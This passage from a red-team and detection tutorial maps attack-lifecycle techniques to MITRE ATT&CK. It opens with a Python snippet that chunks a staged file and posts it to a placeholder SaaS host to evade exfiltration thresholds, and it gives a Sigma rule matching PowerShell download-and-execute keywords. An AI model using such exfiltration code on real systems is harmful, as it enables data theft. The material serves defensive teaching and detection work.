Exfiltration Over Web Service (T1567) is favored because hosts already communicate with popular SaaS providers, firewall rules likely permit that traffic, and provider SSL/TLS hides the payload. Chunking (T1030) keeps each transfer below detection thresholds.
# Conceptual chunked exfil over a web service (T1567 + T1030) — illustrative
CHUNK = 512 * 1024   # cap per request to stay under size thresholds
with open("stage.b64", "rb") as f:
    while (block := f.read(CHUNK)):
        requests.post("https://storage.example-saas.test/upload",
                      data=block, verify=True)
11. Common Attacker Techniques Across the Lifecycle
| Technique | Description |
|---|---|
Active Scanning (T1595) | Enumerate exposed services and vulnerable software |
Phishing (T1566) | Deliver payloads or harvest credentials via email |
PowerShell Execution (T1059.001) | Run fileless tooling in-memory |
Scheduled Task Persistence (T1053.005) | Survive reboot via task triggers |
LSASS Dumping (T1003.001) | Extract credentials from process memory |
Pass the Hash (T1550.002) | Reuse NTLM hashes for lateral auth |
Kerberoasting (T1558.003) | Crack service-account tickets offline |
Web Protocol C2 (T1071.001) | Hide command channel in HTTPS |
Exfil Over Web Service (T1567) | Steal data through trusted SaaS |
12. Defensive Strategies & Detection
Detection is most effective when Sysmon events are chained across phases rather than alerted in isolation.
| Sysmon Event ID | Catches | Lifecycle Phase |
|---|---|---|
1 | Process creation | Execution, Discovery, Lateral Movement |
3 | Network connection | Recon fan-out, C2, exfil volume |
7 | Image load | DLL injection into svchost.exe/explorer.exe |
10 | Process access | LSASS dumping (T1003.001) |
11 | File create | Staging (*.zip), ticket exfil (*.kirbi) |
17/18 | Named pipe create/connect | PsExec / SMB movement |
22 | DNS query | Abnormal lookups during recon/C2 |
Pair Sysmon with Windows Security auditing: Event 4624 (logon), 4688 (process + command line), 4698 (scheduled task), 4769 (Kerberos service ticket — watch for 0x17), and 5140/5156 (share access and allowed connections). Enable Audit Process Creation with command-line logging, PowerShell Script Block Logging, and Audit Kerberos Service Ticket Operations. ETW providers such as Microsoft-Windows-PowerShell, Microsoft-Windows-Kernel-Network, and Microsoft-Windows-SMBClient deepen visibility.
A representative Sigma rule chains suspicious PowerShell with an outbound connection:
title: PowerShell Process With Outbound Network Connection
logsource:
  product: windows
  service: sysmon
detection:
  proc:
    EventID: 1
    Image|endswith: '\powershell.exe'
    CommandLine|contains:
      - '-enc'
      - 'DownloadString'
      - 'IEX'
  net:
    EventID: 3
    Image|endswith: '\powershell.exe'
  condition: proc and net
level: high
MITRE ATT&CK mapping for the primary abuse primitives:
| Technique | MITRE ID | Detection |
|---|---|---|
| Process Injection | T1055 | Sysmon Event ID 7/10 |
| LSASS Memory Dumping | T1003.001 | Sysmon Event ID 10, GrantedAccess 0x1410 |
| Scheduled Task | T1053.005 | Event ID 4698, Sysmon Event ID 1 |
| Kerberoasting | T1558.003 | Event ID 4769, RC4 (0x17) tickets |
| Pass the Hash | T1550.002 | Event ID 4624 type 3 + NTLM anomalies |
| Web Protocol C2 | T1071.001 | Sysmon Event ID 3/22 beacon timing |
| Exfil Over Web Service | T1567 | Sysmon Event ID 3 + DLP egress volume |
Hardening per phase: minimize public attack surface and monitor certificate transparency; enforce MFA and patch internet-facing services (T1190); deploy Sysmon with Windows Event Forwarding to a SIEM; segment networks to restrict RDP/SMB; enable Credential Guard and AES256 Kerberos to eliminate RC4 Kerberoasting; and apply DLP with egress filtering against cloud-storage exfiltration.

13. Tools for Attack Lifecycle Analysis
| Tool | Description | Link |
|---|---|---|
| Sysmon | High-fidelity endpoint event logging | microsoft.com |
| ATT&CK Navigator | Visualize technique coverage and gaps | mitre-attack.github.io |
| BloodHound / SharpHound | Map AD attack paths (and detect them) | bloodhound.specterops.io |
| Volatility | Memory forensics for injection/LSASS access | volatilityfoundation.org |
| Sigma | Vendor-neutral detection rule format | sigmahq.io |
| Nmap | Active scanning and service discovery | nmap.org |
| Wireshark | Inspect C2 and exfil network traffic | wireshark.org |
For an engagement debrief, encode the simulated operation as an ATT&CK Navigator layer so the blue team can see exactly which techniques were exercised and where coverage was missing:
{
  "name": "Lifecycle Engagement - 2024",
  "domain": "enterprise-attack",
  "techniques": [
    { "techniqueID": "T1595", "score": 100, "color": "#e60d0d" },
    { "techniqueID": "T1566", "score": 100, "color": "#e60d0d" },
    { "techniqueID": "T1059", "score": 100, "color": "#e60d0d" },
    { "techniqueID": "T1003", "score": 100, "color": "#e60d0d" },
    { "techniqueID": "T1021", "score": 75,  "color": "#f4a442" },
    { "techniqueID": "T1071", "score": 75,  "color": "#f4a442" },
    { "techniqueID": "T1567", "score": 100, "color": "#e60d0d" }
  ]
}
Summary
- The attack lifecycle is a continuous chain of ATT&CK tactics — Reconnaissance to Exfiltration — that red teams emulate and blue teams measure with the same technique IDs.
- Early phases (
TA0043,TA0042,TA0001) establish a foothold through scanning, phishing, and valid-account abuse, while mid-chain phases escalate, evade, and harvest credentials (T1055,T1003.001,T1558.003). - Lateral movement (
T1021,T1550.002) and C2 (T1071.001) expand and sustain access before staged data is archived (T1560) and exfiltrated over trusted channels (T1041,T1567). - Detection works best by chaining Sysmon events (
1,3,10,11,17/18,22) with Windows audit IDs (4688,4698,4769) and Sigma rules across phases. - Map every emulated technique into an ATT&CK Navigator layer to expose detection gaps and drive defensive hardening.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Cyber Threat Intelligence (CTI) Fundamentals: Sources, Types, and the Intelligence Lifecycle
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
- Reconnaissance, Tactic TA0043 – Enterprise | MITRE ATT&CK®
- Exfiltration, Tactic TA0010 – Enterprise | MITRE ATT&CK®
- Get Started: Adversary Emulation and Red Teaming | MITRE ATT&CK®
- Exfiltration Over Web Service, Technique T1567 – Enterprise | MITRE ATT&CK®
- What is the MITRE ATT&CK Framework? | Microsoft Security
- Red Teaming and MITRE ATT&CK | Red Team Development and Operations